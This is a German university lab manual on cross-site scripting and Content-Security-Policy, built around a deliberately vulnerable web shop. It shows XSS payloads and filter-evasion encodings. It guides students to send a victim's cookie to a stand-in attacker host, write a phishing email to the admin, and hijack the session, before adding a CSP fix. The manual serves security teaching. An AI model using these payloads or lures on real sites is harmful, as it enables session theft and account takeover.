# Grundpraktikum Netz- und Datensicherheit

*Thema:*
**Web-Service-Sicherheit**

Lehrstuhl für Netz- und Datensicherheit
Ruhr-Universität Bochum

Versuchdurchführung: Raum ID 2/168



Betreuung: Markus Niemitz
Zusammengestellt von: Klaus Christoph Meyer
Stand: 6. Dezember 2021
Version: 1.0

# 1 Vorwort

Ein aufmerksames Lesen der Versuchsanleitung ist Vorraussetzung zur erfolgreichen Durchführung des Versuches im gegebenen Zeitrahmen. Bereiten Sie sich ausreichend vor indem Sie Unklarheiten durch eigenständige (Internet-)Recherche oder Nachfragen bei Ihrem Betreuer beseitigen.

# 2 Hintergrund

## 2.1 Webservice-Architektur

Eine moderne Web-Anwendung besteht aus verschiedenen Komponenten. Diese stellen verschiedenste Parser und Dienste dar, die gemeinsam einen Request bearbeiten sollen. So stehen neben dem Webserver, der statische oder dynamische Web-Inhalte liefert, auch etwa eine Datenbankanwendung und weitere Applications hinter einer Webseite. Generell sind Angriffe auf jede Implementation der Komponenten des Web-Backends möglich. In diesem Versuch konzentriert sich die Bearbeitung auf die Grundlagen von Cross-Site-Scripting und Content-Security-Policy. Diese stellen einen sehr realen Angriffsvektoren sowie eine geeignete Gegenmaßnahme dar.

Während ursprünglich im oft so bezeichneten *Web 1.0* nur **statische** Seiten mit hardcoded HTML, Bildern und Stylesheets. Heute werden die Inhalte **dynamisch** von Web-Applications zusammengestellt. PHP, Python, NodeJS und andere sorgen dafür, dass die Inhalte individuell nach Nutzer, Seite und etlichen weiteren Parametern zusammengesetzt werden.

## 2.2 JavaScript

JavaScript (**JS**) wird neben HTML und CSS zur Darstellung dynamischer Webseiten eingesetzt. Mithilfe der simplen Skriptsprache werden einzelne Elemente der Webseite animiert, nachgeladen oder manipuliert. Die Syntax ähnelt der von C. JS auf Webseiten wird clientseitig im Browser evaluiert.

## 2.3 Von Sessions und Cookies

Um Nutzer verfolgen zu können, ist ein Trackingmechanismus notwendig. Zu diesem Zweck können HTTP-Cookies eingesetzt werden. Mittels HTTP-Response-Header `Set-Cookie:` können diese vom Webserver gesetzt werden. Sie werden in einem vom Browser verwalteten Speicherplatz abgelegt. Es existieren verschiedene Optionen z.B. zur Regulierung der Lebensdauer oder Zugriffs- und Sicherheitsrestriktionen. Die jeweilige Syntax entnehmen Sie der Mozilla Developer Dokumentation[1].

Eine (Browsing-) Session bezeichnet eine geschlossene Kette von Userinteraktionen mit einer Internetseite. Sessions sind durch eine zeitliche Pause voneinander getrennt.
Damit eine PHP-Anwendung HTTP-Anfragen an verschiedene Teilseiten zu einem Subjekt verbinden kann, wurden PHP-Sessions eingefügt. Dabei merkt sich der Server einen bestimmten Identifier und speichert diesen als Cookie im Browser des Nutzers und lokal in einer Datenbank. So lassen sich Vorgänge wie Shopping, Logins und die allgemeine Aktivität des Nutzers tracken.

[1] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

## 2.4 XSS

**Cross-Site-Scripting**, kurz **XSS**, beschreibt die Methode des Einschleusens (*Injection*) von JavaScript-Code in eine sonst vertrauenswürdige Webseite.
Ein Angreifer nutzt also eine dritte Webseite, eigentlich außerhalb seiner Kontrolle, um böswilligen Code im Browser des Opfers auszuführen. Lücken dieser Art sind weit verbreitet und treten meist dort auf, wo User-Input ohne ausreichende Validierung oder Sanitisierung wiedergegeben wird.
Sie sind vor allem dadurch sicherheitskritisch, dass der Browser eines Opfers keine Möglichkeit hat festzustellen, ob der übermittelte JavaScript-Code schadhaft ist. Denn aus Sicht des Browsers kommt dieser Code genauso wie regulärer Code von der Webseite selbst. Somit verfügt der eingeschleuste JavaScript-Code über die Privilegien Session-Token, Cookies oder ähnliche offline gespeicherte Informationen der Verbindung zur Seite [4] auszulesen. Hier findet sich auch das wohl lukrativste Angriffsziel.

**Auf einen Blick:**

1. Schädlicher Code erreicht über (HTTP-GET/-POST)-Request als Parameter den Server.
2. Server gibt Code wieder.
3. Browser eines ahnungslosen Nutzers empfängt Code und führt aus (und sendet so z.B. Session-ID an Angreifer).

### 2.4.1 Kategorien von XSS

Man unterscheidet grundlegend in 3 Kategorien von XSS-Injections:

a) Reflected XSS

b) Stored XSS

c) DOM-based XSS

**Reflected XSS** Hier wird der schädliche (JavaScript)-Code mittels der URL oder einem ähnlichen Mechanismus an das Opfer übergeben. Der Server gibt diese an das Opfer aus. Typische Angriffsvektoren sind z.B. (Phishing-) Links. Serverseitig erfolgt meist eine Ausgabe mittels `PHP-echo()`[2] oder ähnlichem.

**Stored XSS** Gibt eine verwundbare Ausgabe einen Text direkt aus einer Datenbank oder einem anderen Speicher aus, so spricht man von einer Stored XSS. Der Angreifer schleust hier einmalig den (JavaScript)-Code ein, dieser wird in einer Datenbank gespeichert und bei Aufruf einer bestimmten Seite ausgegeben. Dieser Vektor ist besonders gefährlich, da der einfache Besuch einer Seite durch das Opfer reicht, um den Angriff zuzulassen. Es ist keine weitere Interaktion wie ein Klick notwendig. Ein gutes Beispiel für diese Lücke bietet ein Gästebuch oder ein Blog, in dem Einträge nicht ausreichend sanitisiert werden.

Die ersten zwei Typen haben gemeinsam, dass eine verwundbare Ausgabe existieren muss, die Text (und somit Code) direkt ausgibt, ohne ihn vorher ausreichend zu escapen und die Funktionalität zu behindern (**Sanitisierung**).

[2] PHP-echo(): https://secure.php.net/manual/de/function.echo.php

**DOM-based XSS** Die dritte Kategorie funktioniert etwas anders: Hier wird keine direkte Lücke im Serverskript, sondern mehr als zuvor der Browser des Opfers angegriffen. Der Angriff basiert auf dem Ausnutzen vom Objekten im DOM[3] des Ziel-Browsers. Stellt nun eine Seite den Seiteninhalt durch Rückgriff auf Objekte des DOM (mittels JavaScript) dar, so bietet dies einen gelungen Angriffsvektor. Vergleiche dazu auch Beispiel 2.4.4. Hierbei gerät der schädliche Code nie in die HTML-Ausgabe des Servers, sondern wird vom Browser in die Seite gesetzt und ausgeführt. Auch hier kann der Angriff über durch Aufruf einer URL (z.B. Klick auf Link) ausgeführt werden. [1]

### 2.4.2 Beispiel 1: Einstieg

Dieses Beispiel soll Ihnen Cross-Site-Scripting grundlegend aufzeigen.
Betrachten Sie folgenden PHP-Code:

```
1 <?php
2 // ..
3 echo $_GET['p'];
4 //...
5 ?>
```

Das Konstrukt in Zeile 3 gibt den per GET-Request übertragenen Parameter `p` ohne weitere Operationen direkt im Body der HTTP-Antwort aus. Per Aufruf von `site.tld/index.php?p=GruPra` erhält der Nutzer also genau die Eingabe *GruPra* zurück.
Beachten Sie, dass die Eingabe nicht auf reinen Text beschränkt ist, sondern auch HTML-Elemente enthalten kann.
So erzeugt `site.tld/index.php?p=<b>GruPra</b>` ein fett gedrucktes **GruPra** in der Ausgabe.

Hier ist eine **Reflected XSS-Lücke** gegeben! Es ist also möglich ein HTML-`script`-Tag und JS einzuschleusen. Üblicherweise wird, um die Lücke aufzuzeigen, ein Aufruf von `alert(1)` durchgeführt. Für die gezeigte Lücke ergibt das: `site.tld/index.php?=<script>alert(1)</script>`. In Abbildung 1 sehen Sie oben die aufgerufene URL, mittig die resultierende Nachrichtenbox und rechts den Quellcode der HTTP-Antwort.




Abbildung 1: Positiver Test eines Eingabevektors auf XSS

[3]Document Object Model, baumartige Schnittstelle HTML-Page ↔ JS

### 2.4.3 Beispiel 2: Suche

Ein weiteres Beispiel bietet die Suchfunktion einer beliebigen Seite. So zeigt diese meist auch den verwendeten Suchbegriff. (z.B. "results found containing xss" auf Stackoverflow.com mit Begriff *xss*). Auf Stackoverflow.com lautet die URL des Requests mit der Suche:
`https://stackoverflow.com/search?q=test`. Die Suche der Seite verwendet den GET-Parameter `q` als Suchwort. Abbildung 2 zeigt das Ergebnis einer weiteren Suche. Es wurde ein simples JS-Snippet als Suchbegriff eingefügt, um die Suche auf XSS zu prüfen. Im Falle von Stackoverflow findet vernünftige Sanitisierung statt, sodass hier zumindest keine offensichtliche Injektion möglich ist. Zudem fällt auf, dass die Klammern (<> sowie `()`) aus dem Suchbegriff entfernt wurden.
Wird bei einer ähnlichen Seite keine Validation durchgeführt, so wird der Suchbegriff direkt in das



Abbildung 2: Wiedergabe des Suchbegiffs auf Stackoverflow

HTML-Dokument geschrieben und vom Browser ausgewertet. Mittels
`https://domain.tld/search?q=<script>alert('https://nds.rub.de')</script>`
wäre beliebiger Schadcode injiziert und würde beim Klick auf den Link/Aufruf mit diesem Parameter im Browser ausgeführt werden.
Dieser Vektor ist als *Reflected XSS* zu klassifizieren. Der Schadcode wird bei Aufruf des Links ausgeführt. Ein Speichern in einer Datenbank o.ä. findet nicht statt.

### 2.4.4 Beispiel 2: DOM

Angenommen eine Seite grüßt freundlicherweise ihre Nutzer beim Namen. Um den Server zu entlasten, soll der Gruß client-seitig formuliert werden.

Dazu sendet der Server bei Besuch von www.domain.tld/index.html folgende Antwort per HTTP:

```
1 <html>
2 <title>Welcome! :)</title>
3 Hi
4 <script>
5 // greet to keep customers happy
6 var pos=document.URL.indexOf("name=")+5;
7 document.write("Hi␣", document.URL.substring(pos,document.URL.length));
8 </script>
9 </html>
```

Offensichtlich nutzt die Seite das Object URL mit der Methode `substring()` (`document.URL.substring()`) um den Namen zu ermitteln. Aus der URL wird der String *nach* `name=` (Zeile 6 und 7) extrahiert und anschließend ins Dokument geschrieben. (Zeile 7). Es findet keine Überprüfung oder Sanitisierung statt. Die gewollte Anwendung wäre ein Aufruf wie z.B.: `http://domain.tld/index.html?name=Klaus` um mit "Hi Klaus"gegrüßt zu werden.
Statt des Namens kann nun aber beliebiger Text/HTML-Ausdrücke/JavaScript-Code eingefügt werden. Der Browser wird alles nach `name=` in der URL folgende in das Dokument schreiben. Ein zur

Ausgabe des Cookies[4] wäre demnach:
`http://domain.tld/index.html?name=<script>alert(document.cookie)</script>`

### 2.4.5 XSS-Payloads

Ist eine XSS-Lücke gefunden so kann bekanntermaßen JavaScript-Code im Browser eines Opfers ausgeführt werden.

**Einbetten des Payloads** Zunächst gilt es die Ausgabestelle der Lücke zu finden:

(a) Wird der Inputvektor direkt zwischen g eschlossene HTML-Tags geschrieben, so kann der Payload direkt eingefügt werden.

(b) Wird der Inputvektor in das Attributfeld eines HTML-Elementes geschrieben, ist es vermutlich nötig mittels Anführungszeichen aus dem Feld auszubrechen.

Es muss also genaustens geprüft werden, wie und in welchem Kontext der Input wiedergegeben wird.

Zu Ihrer Übersicht folgen weitere **Beispiele** zur Einbettung des Payloads. Fett markiert ist der übergebene Payload:

- `<img src="x"onerror="alert(1)" />` → Der Nutzer hat hier Input auf das src-Attribut des img-Tags. Der Payload wird so gewählt, dass eine src übermittel wird, die nicht existiert und ein onerror-Handler angegeben wird, der dann den eigentlichen JS-Payload enthält.
- `<input id="search" type=text value=""/><script>alert(1)</script><br "" />` → Hier wurde aus dem Value-Attribut und dem zugehörigen Input-Element ausgebrochen und ein Script-Tag eingefügt. Um wohlgeformtes HTML zu liefern, wurde ein Void-Element angefügt.
- `<... onmouseover="alert(1)" .../>`
- `<h1>Welcome <b><script>alert(1)</script></b>` → Angenommen ein Forum erlaubt Script-Tags im Profilnamen. Dieses Szenario ist sogar eine Stored-XSS-Lücke.

**Payload Anwendungen** Hier sind der Fantasie des Angreifers im Grunde keine Grenzen gesetzt. So können beispielsweise Cryptominer wie *Coinhive* [5] auf der Opfermaschine ausgeführt werden.

Im Zuge dieses Versuches werden Sie versuchen den Cookie Ihres Opfers auszulesen. Mittels der XMLHttpRequest-API (**XHR**) lässt sich ein HTTP-Request in JavaScript formulieren. Lesen Sie dazu die Dokumentation im Mozilla Developer Guide [6]. Durch einen XHR soll später der Cookie an eine Seite in Ihrer Kontrolle geschickt und dort gespeichert werden.

**URL-Encoding** Bestimmte Zeichen haben eine besondere Bedeutung in URLs. Wie sie wissen, ist `/` Teil des Request-Pfads. Weiter sollte bekannt sein, dass `:` den anzufragenden Port vom Hostname trennt. Weitere Zeichen entnehmen Sie der Mozilla Dokumentation[7].

Enthält Ihr konstruierter Payload eines oder mehrere dieser Zeichen, so müssen diese innerhalb Ihres Payloads enkodiert werden.

[4] `document.cookie` referenziert auf den Cookie-Speicher der Seite
[5] `https://coinhive.com`
[6] `https://developer.mozilla.org/de/docs/Web/API/XMLHttpRequest`
[7] `https://developer.mozilla.org/en-US/docs/Glossary/percent-encoding`

Folglich: Angenommen Sie wollen nicht `alert(1)` sondern `alert(1+2)` aufrufen, so ist es nötig das + Ihres Payloads zu enkodieren. Ein Aufruf mit `domain.tld/?p="alert(1+2)"` wird nicht funktionieren, sondern muss zu `domain.tld/?p="alert(1%2B2)"` geändert werden.
Achten Sie also auf Zeichen mit spezieller Bedeutung in Ihrem Payload.

**Filter Evasion** Mitunter werden bestimmte Zeichen oder Wörter gefiltert. Das macht die Payload-Konstruktion schwerer, aber nicht immer unmöglich.
So wird vielmals `(`, `script`, `<` , etc. gefiltert. Doch ein Payload lässt sich konstruieren, in dem Sie gefilterte Begriffe vermeiden. Beispiel: `<img src=x onerror=alert(1)`, wenn `<`,`script` verboten.

Manches mal hilft auch HTML-Encoding, um Filter zu umgehen:
`\%26\%2397;lert(1)` $\xrightarrow{\text{URL-Encoding}}$ `&#97;lert(1)` $\xrightarrow{\text{\&\#97 ist HTML a}}$ `alert(1)`[8].

Eine unheimlich umfangreiche Liste von Filter-Evasion-Techniken liefert OWASP[9].

### 2.4.6 Gegenmaßnahmen

Eine mögliche Gegenmaßnahme zum Verhindern von XSS-Injections fand sich schon in Abschnitt 2.4.3. Wer genau aufgepasst hat, musste feststellen, dass die Suchlogik von Stackoverflow.com die Klammern aus dem Suchbegriff entfernte. So wird der Suchbegriff nicht mehr als HTML-Ausdruck interpretiert. Generell gilt: **User Input** darf nur in kontrollierbarer Umgebung und in validierter Form wiedergegeben werden. Das bedeutet, dass bei User Input im HTML-Kontext wichtige HTML-Kontrollzeichen escaped und durch entsprechende HTML-Zeichen ersetzt werden. Dazu zählen [5, nach OWASP.org]:

1. `&` → `&`
2. `<` → `<`
3. `>` → `&rt;`
4. `"` → `&quot;`
5. `'` → `&#x27;`
6. `/` → `&#x2F;`

Diese Encoding-Funktion übernehmen Methoden, wie `htmlentities()`[10] mit `ENT_QUOTES`-Attribut in PHP auf Serverseite.
Ebenso müssen Eingaben sanitisiert werden, wenn sie in einem anderen Kontext als HTML ausgegeben werden. So kann eine Seite beispielsweise User-Input in eine JavaScript Variable oder Funktionsparameter schreiben. Hier muss die Eingabe anders escaped werden als zuvor für HTML gezeigt. Eine Übersicht dazu über finden Sie auf der Wiki-Seite von OWASP.org [5, XSS Prevention Rules Summary]. Es ist **grundsätzlich** eine schlechte Idee, Filterfunktionen selbst zu schreiben.

## 2.5 Same-Origin-Policy

Um den folgenden Abschnitt über CSP besser zu verstehen, ist es zunächst wichtig die Funktion der Same-Origin-Policy zu betrachten:
Die Same-Origin-Policy reguliert den Zugriff einer geladenen Webseite oder eines Skriptes auf die Ressource einer anderen *Origin*.
Eine Origin besteht aus dem Schema (Protokoll,Host,Port)[11]. Damit eine Origin als "Same-Origin"

[8] Quelle: `https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20injection#xss-in-htmlapplications`
[9] `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`
[10] `htmlentities()`: `https://secure.php.net/manual/de/function.htmlentities.php`
[11] Notiz: Internet Explorer betrachtet den Port beim Vergleich der Origins nicht.

gehandelt wird, müssen alle drei Elemente der beiden Kandidaten übereinander stimmen [3]. Die Erklärung wird durch ein anschauliches Beispiel verständlicher:
Wir betrachten die Origin `https://nds.rub.de/index.html` und vergleichen Sie mit folgenden Origins:

| URL | SOP-Resultat | Unterschied |
|---|---|---|
| https://nds.rub.de/scripts/script.js | Erlaubt | |
| http://nds.rub.de/scripts/script.js | Verboten | Port, Protokoll |
| https://nds.rub.de:4433/scripts/script.js | Verboten | Port |
| https://sampledomain.com/scripts/script.js | Verboten | Host |
| https://scripts.nds.rub.de/scripts/script.js | Verboten | Host |

## 2.6 Content-Security-Policy

Content-Security-Policy (kurz CSP) ist eine browsereigene Sicherheitsmaßnahme. Mittels HTTP-Header-Tag (`Content-Security-Policy: `) gibt ein Webserver an, von welchen externen Zielen Skripte, Bilder oder andere Ressourcen eingebunden werden dürfen. Alternativ kann dies auch im `<meta>`-Tag eines HTML-Dokumentes angegeben werden.
Beispiel [2, Example 3]:

```
1 Content-Security-Policy: default-src 'self'; img-src *; media-src  media1.com media2.com; script-src
      ↪ userscripts.example.com
```

Eine gute Content-Security-Policy zielt unter anderem darauf ab, XSS-Angriffe zu erschweren oder ganz zu verhindern. Denn mittels CSP können Skripte aus Script-Tags verboten und nur noch Skripte von als vertrauenswürdigen Origins eingestuften Domains zugelassen werden. Dies verbietet einem Angreifer also die Injection von JavaScript-Code in die Seite, da dieser vom Browser nicht ausgeführt wird, sofern die CSP Beachtung findet.
Eine vollständige Übersicht über CSP-Attribute finden Sie in der Mozilla Developer Dokumentation[12].

[12] `https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy`

# 3 Kontrollfragen

Sie sollen zu Beginn des Versuches in der Lage sein, folgende Fragen möglichst frei beantworten zu können und eine tiefere Erklärung zu liefern.

1. Was haben Reflected und Stored XSS gemeinsam?
2. Was ist das DOM eines Browsers?
3. Wie lässt man sich den Cookie einer Seite mit JavaScript ausgeben (DOM-Begriff)?
4. Was wird nach Same-Origin-Policy verglichen?
5. Geben Sie eine CSP an, die nur Ressourcen von der gleichen Origin zulässt.
6. Welche Schutzmaßnahmen kann ein Nutzer treffen um nicht Opfer von XSS-Injections zu werden?

# 4 Szenario

Im Rahmen Ihres Studiums und privater Interesse haben Sie sich bereits mit Web-Sicherheit beschäftigt. Ihr ehemaliger Mitschüler Ben hat in einem Social-Media-Post auf seinen Web-Shop `http://hackazon.netzlabor` aufmerksam gemacht. Über die Plattform vertreibt er allerlei Krims-Krams:


Abbildung 3: Aufgezeichneter Tweet Ihres ehemaligen Mitschülers

Im Laufe dieses Versuches schlüpfen Sie zunächst in die Rolle des Website-Administrators Ben. Anschließend versetzen Sie sich die Rolle eines Angreifers, der Zugang zum Admin-Account des Web-Shops zu erlangen sucht. Abschließend werden Sie aus Sicht des Betreibers Ben arbeiten und den Shop abzusichern versuchen.

# 5 Versuchsdurchführung

Vergessen Sie nicht Ihre Aktionen aufzuzeichnen, um diese entsprechend in Ihrer Beschreibung schrittweise wiederzugeben.

Um die Trennung der Rollen von Ben und den Angreifern zu verdeutlichen werden Sie als Ben der Admin **Chromium** als Browser nutzen. Sie als Angreifer werden **Firefox** verwenden.

## 5.1 Phase 0: Admin Installiert den Web-Shop

Sie sind Ben, der Website-Administrator, und möchten die Installation von Hackazon auf Ihrem Computer abschließen. Achten Sie hier auf die genaue Durchführung, damit der Rest des Versuchs ohne Probleme klappt.

Öffnen Sie **chromium**, und öffnen Sie in **Chromium** die Website `http://hackazon.netzlabor`.

Sie werden konfrontiert mit der Auffordernung, ein Admin-Passwort zu vergeben. Wählen sie ein Passwort. Es sollte einfach genug sein, dass **Sie es nicht vergessen während dieses Versuchs**. *Hinweis: Wählen Sie nur Buchstaben und keine Sonderzeichen, um Hackazon nicht versehentlich schon bei der Installlation kaputt zu machen.)* Sollte Ihnen kein Passwort einfallen, können Sie folgendes Wählen:

```
1 BenDerAdmin
```

Drücke Sie solange die Tab-Taste, bis der Button "Next Stepäusgewählt ist und bestätigen Sie mit der *Enter*-Taste um mit der Installation fortzufahren.

Im nächsten Schritt verlangt Hackazon nach den Zugangsdaten der Datenbank. Die Eingaben sind bereits alle korrekt eingetragen, bis auf eine. Tragen Sie unter **Passwort** den folgenden Wert ein:

```
1 12345
```

Wählen Sie mit Tag den **Next Step**-Button aus und drücken Sie Enter um fortzufahren.

Bei der Sendmail-Konfiguration müssen Sie nichts ändern. Wählen Sie mit Tag den **Next Step**-Button aus und drücken Sie Enter um fortzufahren.

Die Übersicht überspringen Sie ebenso mit Tab auf **Finish** und Enter. Damit haben Sie die Installation abgeschlossen!

**Schließen Sie Chromium.**

## 5.2 Phase 1: XSS

Wie angekündigt starten Sie zunächst als Angreifer, der Zugang zum Adminaccount sucht. Öffnen Sie **Firefox**.

### 5.2.1 Finden der Lücke

Rufen Sie in **Firefox** den Web-Shop auf, indem Sie den Browser zu `http://hackazon.netzlabor` navigieren. Beschreiben Sie zunächst wie die Seite aufgebaut ist. Handelt es sich um eine statische oder dynamische Webseite? Warum?

Rufen Sie sich die Erläuterungen aus 2.4 zurück ins Gedächtnis. Untersuchen Sie zunächst also Text-Felder oder HTTP-Parameter, die Sie manipulieren können. Achten Sie dabei darauf, ob Ihr Input an einer Stelle der Webseite wiedergegeben wird.
Haben Sie eine Ausgabe gefunden, so untersuchen Sie diese auf Sanitisierung. Welche Zeichen werden ersetzt? Verwerfen Sie die Lücke, sofern wichtige Kontrollzeichen gefiltert werden. Geben Sie alle untersuchten Lücken in Ihrer Beschreibung an und liefern Sie eine Begründung Ihrer Entscheidung.
Haben Sie schließlich eine Lücke gefunden, die sich für den Cookie-Klau eignet, so klassifizieren Sie diese nach den Kategorien in 2.4 und fahren Sie fort.

### 5.2.2 Konstruktion des Payloads

Rufen Sie zunächst den eigenen Cookie-Speicher ab. Verwenden Sie dazu die Console des Browsers (Entwickler-Tools, F12) und den zuvor genannten DOM-Befehl. Haben Sie auch ohne Login einen Cookie erhalten? Dokumentieren Sie das Ergebnis.
Sie sollen nun einen Payload konstruieren, der bei Ausführung automatisch den Cookie ausliest und per XHR an eine Seite in Ihrer Kontrolle sendet.

Sie als Angreifer haben Kontrolle über die Domain `angreifer.netzlabor`. Diese werden Sie für den Diebstahl des Cookies benutzen. Um den Cookie zu empfangen, werden Sie dort einen minimalen Webserver aufsetzen, welcher die HTTP Requests auf die Konsole ausgibt. Starten Sie den Webserver mithilfe des folgenden Befehls auf Port 8080:

```
1 python3 -m http.server --bind angreifer.netzlabor 8080
```

Öffnen Sie die URL `http://angreifer.netzlabor:8080/malschauenobsklappt` in **Firefox**. Zeigen Sie in der Konsole die Ausgabe des entsprechenden HTTP GET-Requests.

Per GET-Request auf `http://angreifer.netzlabor:8080/?cookie=XXXXXX` können Sie den Cookie nun an den von Ihnen kontrollierten Server senden und auf der Konsolen-Ausgabe auslesen.

Verifizieren Sie diese Funktion, indem Sie den Browser auf die Upload-URL navigieren und als `file`-Parameter eine Matrikelnummern Ihrer Gruppe angeben. Hat der Upload geklappt, so finden Sie Ihre Matrikelnummer auf der Index-Page.
Fahren Sie nun fort, indem Sie den eigentlichen Payload konstruieren: Schreiben Sie also ein JavaScript-Snippet, was ein XHR-Objekt erzeugt und per GET-Request die entsprechende URL mit angefügtem Cookie aufruft. Sie können alternativ zu XHR auch `fetch` verwenden.
Testen Sie die Ausführung des Payloads in Ihrem eigenen Browser. Fügen Sie dazu den Payload in die XSS-Lücke ein und prüfen Sie, ob Sie eine Ausgabe auf der Upload-Seite sehen. Sollten Sie Probleme mit der zugelassenen Textlänge von Inputfeldern bekommen, können Sie diese im HTML-Quelltext ändern.

### 5.2.3 Der Angriff

Nachdem Sie nun ein funktionsfähiges Payload konstruiert haben, müssen Sie den Admin des Shops dazu bringen diesen aufzurufen.
Konstruieren Sie also eine kompakte URL die den Payload enthält und in die XSS-Lücke einfügt. Das Beispiel 2.4.3 Stackoverflow kann Ihnen dabei sehr helfen.
Achten Sie unbedingt auf Zeichen, die URL-encodiert werden müssen!

Haben Sie eine URL konstruiert, so verfassen Sie den Text eine E-Mail an den Admin `admin@`

`hackazon.netzlabor`. Diese sollte die URL enthalten. Formulieren Sie eine plausible Frage o.Ä., die Ben zum Klick auf den Link animiert. Fügen Sie diesen Text in Ihrem Bericht ein.

***** Nun schlüpfen Sie zunächst in die Rolle von Ben dem Admin *****.
Öffnen Sie **Chromium**.

Loggen Sie sich in **Chromium** als Administrator ein, indem Sie auf **Sign In / Sign Up** klicken. Der Nutzername ist `admin`, das Passwort ist das, welches Sie während der Installlation gewählt haben.

Nehmen Sie nun an, Sie als Admin naiv genug gewesen wäre auf den Link zu klicken. Öffnen Sie den Link des Angreifers in Chromium. Notieren Sie, was sie vom Angriff mitbekommen. Geschieht der Angriff im Hintergrund? Gibt es trotzdem einen Weg diesen zu sehen? Wo?
Warum kann vernachlässigt werden, ob der Browser aktuelle Sicherheitsupdates enthält?
(Bonus:) Wie können Sie den Angriff noch unauffälliger gestalten? Sie können dazu auch HTML-Elemente neben dem eigentlichen Script einfügen.

***** Schließen Sie den Browser des Admins. Schlüpfen Sie zurück in die Sicht des Angreifers *****.
Öffnen Sie **Firefox**.

Schauen Sie in das Konsole-Log Ihres Python-Webservers. Sehen Sie den Cookie des Admins? Dann war Ihr Angriff erfolgreich. Sie haben nun solange wie der Cookie gültig ist Zugriff auf die Adminseite des Shops.
Den Cookie können Sie ohne Erweiterung direkt in Firefox bearbeiten. Rufen Sie dazu die Entwickler-Tools mit `F12` auf. Im Tab *Storage* findet sich ein Cookie der Seite. Durch Klick auf das Feld Wert können Sie den Wert editieren. Tragen Sie nun den gestohlenen Cookie-Wert an passender Stelle ein, sodass Sie Zugang zum Adminbereich erhalten. Drücken Sie F5 um die Seite neu zu laden, nachdem der Cookie geändert wurde.
Um den Angriff abschließend zu verifizieren, rufen Sie das Panel unter `http://hackazon.netzlabor/admin` auf. Dokumentieren Sie, was Sie sehen. Welche Nutzer existieren neben dem Adminaccount?

## 5.3 Phase 2: CSP

Sie versetzen sich nun in die Rolle von Ben dem Admin. Sie werden nun den Web-Shop absichern.

### 5.3.1 Vorüberlegungen

Um einen sicheren Dienst anbieten zu können, ist es wichtig zunächst eine Sicherheitsstrategie zu bestimmen. Vielleicht konnten Sie feststellen, dass der Shop nicht allzu sicher ist und neben den XSS-Lücken noch einige weitere Lücken bietet.
Vorerst sollen Sie sich darauf konzentrieren, die XSS-Injection zu limitieren.
Der Admin kann sich keine lange Downtime erlauben, deshalb kommt momentan kein Fix der einzelnen Lücken durch Sanitisierung oder Escaping in Frage. Für diese Anwendung eignet sich das Einsetzen einer Content-Security-Policy (CSP). Neben den Erklärungen aus 2.6 bietet die Seite `https://content-security-policy.com/` eine gelungene Übersicht über gute Default-Policies für die meisten Seiten.
Konstruieren Sie aus der Recherche eine Content-Security-Policy die nur noch **Skripte** von der eigenen Origin erlaubt. Bilder und andere Ressourcen sollen nicht beachtet werden. Dokumentieren Sie

die Schlussfolgerung zur CSP.

### 5.3.2 Apache2-Administration

Prüfen Sie zunächst durch Betrachtung der HTTP-Header, ob und welche Content-Security-Policy bereits existiert.
Der WebShop wird mittels Apache2 betrieben. Erlangen Sie Rootrechte auf Ihrer Maschine mittels `sudo su`. Die benötigte Konfiguration finden Sie im Ordner `/etc/apache2/sites-available/`. Rufen Sie diese mit `nano` oder `vim` zur Bearbeitung auf. Für den WebShop wurde ein *VirtualHost* angelegt. Fügen Sie im Kontext `Directory /` den CSP-Header aus vorheriger Überlegung als `Header set ↪Content-Security-Policy "XXXXXXXXXXXXXXXXXX;"` an.

Anschließend muss Apache2 neugestartet werden. Das Festlegen von zusätzlichen Headers funktioniert nur, wenn das Apache2-Modul HTTP-Headers geladen ist. Sollte das Modul nicht aktiviert sein, können Sie es mittels `sudo a2enmod headers` aktivieren.
Fahren Sie fort, wenn Apache2 ohne Fehler neugestartet wurde. Zeigen Sie die Konfiguration nach dem Einführen Ihrer Content-Security-Policy.

### 5.3.3 Verifizierung

Nun gilt es den Fix zu verifizieren. Führen Sie nun erneut eine XSS-Injection auf die Lücke durch, die Sie aus Angreifersicht genutzt haben. Ist ein Exploit weiterhin möglich? Finden Sie in der Browser-Console Informationen zur CSP oder Scriptausführung?
